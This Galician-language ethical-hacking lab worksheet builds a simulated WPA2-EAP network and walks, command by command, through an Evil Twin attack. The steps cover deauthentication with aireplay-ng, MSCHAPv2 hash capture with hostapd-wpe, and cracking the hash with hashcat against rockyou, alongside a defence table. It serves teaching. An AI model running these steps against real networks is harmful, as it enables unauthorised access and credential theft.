TALLER HE


PRÁCTICA Auditar contrasinal Wi-Fi WPA2 (EAP)

(cliente ~~ca_cert~~ + deautenticación cliente + Evil Twin)

Apelidos	Nome

ESCENARIO: AP → SSID EMPRESA-XYZ → WPA2 (EAP) → Canal 6
AP Rogue → SSID EMPRESA-XYZ → WPA2 (EAP) → Canal 1

MV kaliA
- RAM ≥ 2048MB
- CPU ≥ 2
- PAE/NX habilitado
- BIOS: Óptica
- ISO: Live Kali amd64
- Rede: NAT(eth0)
- Wordlist: rockyou
- **mac80211_hwsim**
  - radios=4 → wlan0, wlan1, wlan2, wlan3
  - wlan0 → AP (freeradius,hostapd, ip netns)
  - wlan1 → Cliente (ip netns)
  - wlan2 → unknown (ip netns, AP Rogue[hostapd-wpe], tools suite: aircrack-ng, hashcat →auditar hash)
  - wlan3 → unknown (tools suite: aircrack-ng →deautenticacion)
- **Namespaces**
  - phy0 → wlan0 → AP aillado
  - phy1 → wlan1 → Cliente aillado



Material necesario	Práctica: Evil Twin Wi-Fi WPA2 (EAP)
■ Host alumnado ■ Máquina virtual GNU/Linux Kali ■ [0] 2-Taller-HE-Practica-WiFi-1 ■ [1] FreeRADIUS	(1) Prerrequisito: Realizar [0] (2) Host alumnado. Máquina virtual GNU/Linux Kali amd64: ■ Crear seguindo especificacións do escenario. ■ Arrancar ■ Configurar a rede según o escenario: NAT(eth0), AP(wlan0), cliente(wlan1), unknown(wlan2, wlan3) ■ Montar AP simulado e aillar ■ Conectar co cliente simulado sen ca_cert ■ Montar AP Rogue ■ Investigar co cliente unknown(airodump-ng) →intentar desconectar cliente simulado → capturar hash MSCHAPv2 →comprobar fortaleza contrasinal → auditar hash con hashcat e ataque por diccionario (rockyou).

Protocolo	Método de autenticación	Seguridade	Ventaxes	Desvantaxes	Ataques típicos	Como protexerse contra os ataques	Nível seguridade
WPA2-PSK	Pre-Shared Key (clave común)	Cifrado AES, pero usa unha chave compartida	Fácil de configurar e usar	Menos seguro en redes grandes ou abertas, risco se a clave é débil	**Ataques de dicionario** (forza bruta usando claves débiles), **Ataques de captura de handshakes**	1. **Usa contrasinais longos e complexos** (máis de 16 caracteres, combinación de maiúsculas, minúsculas, números e caracteres especiais). 2. **Habilita o control de acceso á rede (filtrado MAC)**. 3. **Desactiva a reemitición do handshake** para dificultar a captura do handshake. 4. **Habilitar 802.11w (protección de tramas de xestión):** ieee80211w=2→tramas desautenticación/desasociación están cifradas e non poden ser manipuladas por un atacante. Require o uso de **WPA2** o **WPA3** con **AES** (non se admite **TKIP**).	↑
WPA2-EAP	Extensible Authentication Protocol (EAP)	Cifrado AES, require autenticación baseada en servidor (RADIUS)	Maior seguridade, pode usar certificados e outros métodos de autenticación	Require configuración de servidor (RADIUS), máis complexo	**Ataques Man-in-the-Middle** (se non hai cifrado TLS adecuado), **Ataques de diccionario contra credenciais**	1. **Usa TLS ou outros métodos EAP seguros** para a comunicación entre o cliente e o servidor. 2. **Implementa certificados para autenticación EAP** para evitar ataques de MITM. 3. **Utiliza contrasinais fortes e técnicas de autenticación multifactorial** para protexer as credenciais.	↑↑
WPA3-SAE	Simultaneous Authentication of Equals (SAE)	Cifrado AES, resistencia mellorada contra ataques de forza bruta	Máxima seguridade, mellora a protección contra ataques offline	Asegúrese de que todos os dispositivos son compatibles	**Ataques de dicionario offline** (reducidos significativamente, pero aínda posibles en certas condicións), **Ataques de downgrading** (forzar a conexión a WPA2)	1. **Activar protección contra downgrading** en routers (forzar WPA3 en vez de WPA2). 2. **Usa claves longas e únicas para cada dispositivo**. 3. **Reforza a seguridade da configuración de WPA3** nas túas redes e dispositivos para evitar vulnerabilidades de implementación.	↑↑↑

Conclusión:

- **WPA2-PSK**: Ten un nivel de seguridade básico, ideal para redes pequenas ou domésticas, pero pode mellorar se se seguen as boas prácticas.
- **WPA2-EAP**: Ten unha maior seguridade grazas á autenticación centralizada (RADIUS), pero require máis configuración.
- **WPA3-SAE**: O protocolo máis seguro, protexendo contra moitos tipos de ataques, pero require compatibilidade de dispositivos.

WPA2-EAP (Wi-Fi Protected Access 2 con Extensible Authentication Protocol):

É un estándar de seguridade para redes inalámbricas que combina o robusto cifrado de WPA2 con un método de autenticación extensible e avanzado. É amplamente empregado en contornas empresariais e institucionais debido á súa capacidade para xestionar de forma segura múltiples usuarios a través dun servidor de autenticación centralizado, normalmente baseado en **RADIUS** (Remote Authentication Dial-In User Service). Este enfoque utiliza un proceso de autenticación mutua entre o cliente e o servidor, garantindo que só usuarios autorizados poidan acceder á rede.

O proceso de autenticación en WPA2-EAP baséase en certificados ou credenciais como nomes de usuario e contrasinais. Existen varios tipos de métodos EAP (chamados tamén "métodos de encapsulación"), entre os que destacan **EAP-TLS** (que usa certificados para unha autenticación mutua robusta) e **PEAP** (que encapsula credenciais en túneles cifrados para maior seguridade). Unha vez completada a autenticación, establécese unha clave de sesión única que se usa para cifrar o tráfico da rede mediante o protocolo **AES-CCMP**, proporcionando confidencialidade e integridade dos datos.

WPA2-EAP é unha solución altamente escalable e segura, axeitada para redes onde múltiples usuarios precisan conectarse simultaneamente. Aínda que é máis complexo de configurar que outras alternativas como WPA2-PSK, ofrece unha seguridade significativamente mellorada grazas á súa autenticación dinámica e á separación de credenciais dos usuarios. Isto fai que sexa a opción preferida en redes empresariais, universidades e institucións públicas que requiren un alto nivel de control e protección.

RADIUS é a opción por defecto debido á súa compatibilidade e integración estándar con WPA2-EAP, pero outros protocolos como Diameter, TACACS+, LDAP e solucións propietarias tamén poden usarse dependendo das necesidades e a infraestrutura dunha organización. A elección do backend dependerá dos requisitos específicos en termos de escalabilidade, seguridade e interoperabilidade.

Fluxo Básico

1. O cliente detecta o SSID da rede e intanta conectarse, solicitando autenticación indicando que quere usar **802.1X** e o protocolo **EAP**.
2. O Punto de Acceso (**AP**) actúa como intermediario e reenvía a solicitude ao servidor **RADIUS** usando **802.1X** e o protocolo **EAP**.
3. O servidor RADIUS verifica a autenticación do cliente usando a base de datos configurada (certificados, credenciais, etc.). Dependendo do método **EAP** configurado:
   - Emprégase **EAP-TLS**, prodúcese un intercambio de certificados entre o cliente e o servidor.
   - Emprégase **PEAP** ou **EAP-TTLS**, establécese un túnel cifrado no que o cliente envía as súas credenciais ao servidor.

   Durante este proceso, tanto o cliente como o servidor participan no cálculo dunha clave maestra compartida (**Master Session Key: MSK**)
   - O cliente calcula a MSK localmente a partir do intercambio EAP co servidor. Non recibe a MSK como un valor transmitido, senón que a calcula usando os datos negociados durante a autenticación (por exemplo, os datos de sesión e o material criptográfico intercambiado).
4. Se a autenticación é exitosa, o servidor aproba a conexión e comparte a MSK co AP de forma segura, empregando a canle cifrada entre o servidor e o AP (protexida por unha clave compartida preconfigurada, tamén chamada "shared secret").
5. Tanto o cliente como o AP usan a MSK como entrada para calcular as claves específicas da sesión, chamadas (**Pairwise Transient Key: PTK**), que son empregadas para cifrar o tráfico.

   Este cálculo tamén inclúe:

   - Nonces xerados polo cliente (**SNonce**) e o AP (**Anonce**).
   - As direccións MAC do cliente e do AP.

   Este proceso garante que tanto o cliente como o AP xeren exactamente as mesmas claves PTK sen que estas se transmitan directamente.
6. Calculadas as claves o cliente e o AP usan o protocolo **AES-CCMP** para cifrar o tráfico de datos e o cliente pode acceder á rede.

Este fluxo asegura que a rede só sexa accesible para usuarios autenticados, minimizando riscos e garantindo a confidencialidade e integridade dos datos transmitidos.

Resumo do fluxo con participantes:

1. **Cliente -> Solicita autenticación -> AP**
2. **AP** -> Reenvía a solicitude -> **Servidor RADIUS**
3. **Servidor RADIUS** e **Cliente** -> Verifican autenticación e calculan MSK
4. **Servidor RADIUS** -> Aproba e envía MSK -> **AP**
5. **Cliente** e **AP** -> Usan MSK para calcular PTK
6. **Cliente** e **AP** -> Establecen cifrado e acceden á rede

Factores que deben cumprirse para que o ataque teña éxito:

1. **Cliente mal configurado**: `ca_cert` ausente ou comentado
2. **SSID duplicado**: Evil Twin usa o mesmo SSID que o AP lexítimo noutra canle
3. **Desautenticación ou mellor sinal**: Cliente desconéctase do AP lexítimo e busca reconectarse

Procedemento:

(1) Host alumnado. Máquina virtual GNU/Linux Kali:

(a) Crear e arrancar unha máquina virtual no equipo do alumnado coas seguintes características (ver escenario):

i. RAM ≥ 2048MB
ii. CPU ≥ 2
iii. PAE/NX habilitado
iv. ISO: Kali Live amd64
v. Rede: 1 tarxeta en modo NAT *(as wlanX serán simuladas por mac80211_hwsim)*
vi. Nome: Practica-Kali-Auditar-EAP

(b) Rol interfaces Wi-Fi:

Imos empregar:

i. wlan0 para AP lexítimo WPA2 (EAP) (shell bash consola1 → namespace wifi_ap_wlan0)
ii. wlan1 para o cliente que se conecta a AP (shell bash consola2 → namespace wifi_cliente_wlan1)
iii. wlan2 e wlan3 como un cliente que non sabe o contrasinal para conectarse ao AP:
    1. wlan2 Evil Twin (AP Rogue) (shell bash consola3 → Evil Twin → namespace evil_twin_wlan2)
    2. wlan3 Monitor + Deseauth (shell bash consola4 → mode monitor + deautenticar cliente conectado wlan1 → namespace principal = SEN namespace)

Consola1 → **AP lexítimo (wlan0)**

```
$ setxkbmap es
$ ip addr show
$ ip route
$ cat /etc/resolv.conf
$ sudo modprobe mac80211_hwsim radios=4
$ ip addr show
$ sudo su -
 # apt update && apt -y install freeradius hostapd iw iproute2
 # ip netns add wifi_ap_wlan0 #Crear namespace AP
 # iw phy phy0 set netns name wifi_ap_wlan0 #Asigar wlan0 a namespace AP
 # ip netns exec wifi_ap_wlan0 bash
   # ip link set lo up
   # echo 'ana Cleartext-Password := "1234"' >> /etc/freeradius/3.0/users
   # cd /etc/freeradius/3.0/certs
   # make clean
   # make
   # cd
   # chown -R freerad:freerad /etc/freeradius/3.0/certs
   # NUM=$(cat -n  /etc/freeradius/3.0/mods-enabled/eap | grep default_eap_type | head -1 | awk '{print $1}')
   # sed -i "${NUM}s/default_eap_type = md5/default_eap_type = peap/" /etc/freeradius/3.0/mods-enabled/eap
   # sed -i \
     -e 's|^\([[:space:]]*\)private_key_file *=.*|\1private_key_file = /etc/freeradius/3.0/certs/server.key|' \
     -e 's|^\([[:space:]]*\)certificate_file *=.*|\1certificate_file = /etc/freeradius/3.0/certs/server.pem|' \
     -e 's|^\([[:space:]]*\)ca_file *=.*|\1ca_file = /etc/freeradius/3.0/certs/ca.pem|' \
     /etc/freeradius/3.0/mods-enabled/eap
   # freeradius -Cx #Validar configuración FreeRADIUS
   # freeradius -fxx & #Executar FreeRADIUS dentro deste netns
   # echo -e 'interface=wlan0\ndriver=nl80211\ncountry_code=ES\nssid=EMPRESA-XYZ\nchannel=6\nhw_mode=g\nwpa=2\nwpa_key_mgmt=WPA-EAP\n
     wpa_pairwise=CCMP\nrsn_pairwise=CCMP\nbeacon_int=100\nieee8021x=1\nauth_server_addr=127.0.0.1\nauth_server_port=1812\n
     auth_server_shared_secret=testing123' > wpa-eap.conf
   # hostapd wpa-eap.conf #Executar AP lexítimo: Comprobar en consola1 a conexión co FreeRADIUS → wlan0: RADIUS Authentication server 127.0.0.1:1812
                          e o estado habilitado do AP → wlan0: AP-ENABLED

     # Saída esperada:
     # wlan0: interface state UNINITIALIZED->COUNTRY_UPDATE
     # wlan0: RADIUS Authentication server 127.0.0.1:1812
     # wlan0: interface state COUNTRY_UPDATE->ENABLED
     # wlan0: AP-ENABLED
```

Consola2: → **Cliente Vulnerable (wlan1)**

```
$ sudo su -
  # ip netns add wifi_cliente_wlan1 #Crear namespace Cliente
  # iw phy phy1 set netns name wifi_cliente_wlan1 #Asignar wlan1 namespace Cliente
  # ip netns exec wifi_cliente_wlan1 bash
    # ip link set lo up
    # echo -e 'network={\nssid="EMPRESA-XYZ"\nkey_mgmt=WPA-EAP\neap=PEAP\nidentity="ana"\npassword="1234"\nphase2="auth=MSCHAPV2"\n
      # IMPORTANTE: A falta de ca_cert fai ao cliente vulnerable ao Evil Twin\n#ca_cert="/etc/freeradius/3.0/certs/ca.pem"\n
      pairwise=CCMP\ngroup=CCMP\n}' > wpa_supplicant.conf
    # wpa_supplicant -B -i wlan1 -c wpa_supplicant.conf -D nl80211 #Conectar ao AP lexítimo: Comprobar en consola1 a conexión realizada wlan0: STA
                                                                   xx:xx:xx:xx:xx:xx IEEE 802.11: authenticated
       # Saída esperada:
       # wlan0: STA 86:07:00:8A:99:6F IEEE 802.11: authenticated
       # wlan0: STA 86:07:00:8A:99:6F IEEE 802.11: associated (aid 1)
       # wlan0: CTRL-EVENT-EAP-SUCCESS2 86:07:00:8A:99:6F
       # wlan0: STA 86:07:00:8A:99:6F WPA: pairwise key handshake completed (RSN)
       # wlan0: AP-STA-CONNECTED 86:07:00:8A:99:6F
```

Consola3: **Evil Twin** → Crear un **punto de acceso falso** co mesmo SSID que suplante ao lexítimo, pero configurado con **WPA2-PSK** en lugar de EAP, para capturar credenciais.

```
$ sudo su -
  # apt update && apt -y install hostapd-wpe
  # ip link set wlan2 down
  # macchanger -m f0:4d:a2:84:3e:2d wlan2
  # ip link set wlan2 up
  # airmon-ng check kill
  # airmon-ng start wlan2
  # airodump-ng wlan2mon  #Identificar o AP lexítimo, Ctrl^C, Anotar: BSSID=AA:BB:CC:DD:EE:FF, Canal=6, SSID=EMPRESA-XYZ
  # airmon-ng stop wlan2mon
  # ip netns add evil_twin_wlan2 #Crear namespace illado
  # iw phy phy2 set netns name evil_twin_wlan2
  # ip netns exec evil_twin_wlan2 bash
    # ip link set lo up
    # cd /etc/hostapd-wpe/certs
    # ./bootstrap # Xerar certificados falsos para hostapd-wpe (se non existen)
    # cd
    # cat > /etc/hostapd-wpe/hostapd-wpe.eap_user <<'EOF'
      * PEAP,TTLS,TLS,FAST
      "t" TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP,MSCHAPV2,MD5,GTC,TTLS,TTLS-MSCHAPV2 "t" [2]
      EOF #Configurar usuarios EAP (acepta calquera)
    # cat > evil-twin-wpe.conf <<'EOF'
    interface=wlan2
    driver=nl80211
    ssid=EMPRESA-XYZ
    channel=1 #Diferente ao lexítimo (canal 6)
    hw_mode=g
    wpa=2
    wpa_key_mgmt=WPA-EAP
    wpa_pairwise=CCMP
    rsn_pairwise=CCMP
    ieee8021x=1
    # Servidor EAP integrado
    eap_server=1
    eap_user_file=/etc/hostapd-wpe/hostapd-wpe.eap_user
    # Certificados FALSOS (non validados polo cliente vulnerable)
    ca_cert=/etc/hostapd-wpe/certs/ca.pem
    server_cert=/etc/hostapd-wpe/certs/server.pem
    private_key=/etc/hostapd-wpe/certs/server.key
    dh_file=/etc/hostapd-wpe/certs/dh
    #Configuración de logging
    logger_syslog=-1
    logger_syslog_level=2
    logger_stdout=-1
    logger_stdout_level=2
    EOF #Configurar Evil Twin
    # hostapd-wpe evil-twin-wpe.conf 2>&1 | tee evil-twin-credentials.log #Executar con logging de credenciais
      # Saída esperada:
      # wlan2: interface state UNINITIALIZED->ENABLED
      # wlan2: AP-ENABLED
```

Consola4: **Monitor e Desautenticación (wlan3)**(namespace PRINCIPAL)(sen illar)

```
$ sudo su -
  # ip link set wlan2 down
  # macchanger -m f0:4d:a2:84:3e:2e wlan3
  # ip link set wlan3 up
  # airmon-ng check kill
  # airmon-ng start wlan3
  # airodump-ng wlan3mon  #Identificar os 2 Aps: o lexítimo e o falso, Ctrl^C, Anotar: BSSID AP lexítimo(wlan0)
  # mkdir evil-capture
  # airodump-ng wlan3mon -c 1 -w evil-capture/cap & #Capturar tráfico do Evil Twin
  # aireplay-ng --deauth 20 -a AA:BB:CC:DD:EE:FF -c 00:11:22:33:44:55 wlan3mon #Desautenticar cliente do AP lexítimo. Substituír
                  AA:BB:CC:DD:EE:FF polo BSSID real do AP lexítimo. Substituír 00:11:22:33:44:55 pola MAC do cliente vulnerable.
                  # Saída esperada:
                  # 09:45:32 Sending 64 directed DeAuth (code 7)...
                  # 09:45:33 Sending 64 directed DeAuth (code 7)...
                  # O cliente (wlan1) desconéctase e busca reconectarse
```

Consola2:

```
  # #O cliente debería reconectarse automaticamente, se non forzar reconexión cos 2 seguintes comandos
  # #pkill -f wpa_supplicant || true
  # #wpa_supplicant -B -i wlan1 -c wpa_supplicant.conf -D nl80211
  # iw dev wlan1 link #Verificar a que AP está conectado wlan1

      # Se conectou ao Evil Twin (ÉXITO):
        # Connected to XX:XX:XX:XX:XX:XX (on wlan1)
        # freq: 2412 ← Isto é canal 1 (Evil Twin) ✓
      # Se conectou ao lexítimo (repetir desautenticación):
        # Connected to AA:D9:48:E9:15:1E (on wlan1)
        # freq: 2437 ← Isto é canal 6 (AP lexítimo)
```

Consola3: **Evil Twin → Extraer hash**

```
# tail -f evil-twin-credentials.log #Monitorizar logs do Evil Twin


   # Cando o cliente se conecte ao Evil Twin, verás:
     # wlan2: STA 86:07:00:8a:99:6f IEEE 802.11: authenticated
     # wlan2: STA 86:07:00:8a:99:6f IEEE 802.11: associated (aid 1)
     # wlan2: CTRL-EVENT-EAP-STARTED 86:07:00:8a:99:6f
     # wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25 (PEAP)
     #
     # *** CREDENCIAIS CAPTURADAS ***
     #
     # username: ana
     # challenge: a1b2c3d4e5f6...
     # response: 1a2b3c4d5e6f...
     #
     # jtr NETNTLM: ana:$NETNTLM$a1b2c3d4e5f6$1a2b3c4d5e6f
     # hashcat NETNTLM: ana::::a1b2c3d4e5f6:1a2b3c4d5e6f

 # grep -i "username\|challenge\|response\|jtr\|hashcat" evil-twin-credentials.log #Buscar credenciais
 # grep "hashcat NETNTLM" evil-twin-credentials.log | awk '{print $3}' > evil-hash.txt #Extraer hash para hashcat
 # cat evil-hash.txt #Verificar hash extraído.
 # gunzip -c /usr/share/wordlists/rockyou.txt.gz > /tmp/rockyou.txt
 # hashcat -m 5500 evil-hash.txt /tmp/rockyou.txt #Crackear hash MSCHAPv2 (NetNTLMv1).
                                                  Modo 5500: NetNTLMv1 / NetNTLMv1+ESS

 # hashcat -m 5500 evil-hash.txt /tmp/rockyou.txt -show #Ver resultado crackeado.

    # Resultado:
      # ana::::07835ecc016a9fa9b366323625ed6923efef6247b21c5dc8:ec0edee2997058f0:1234
```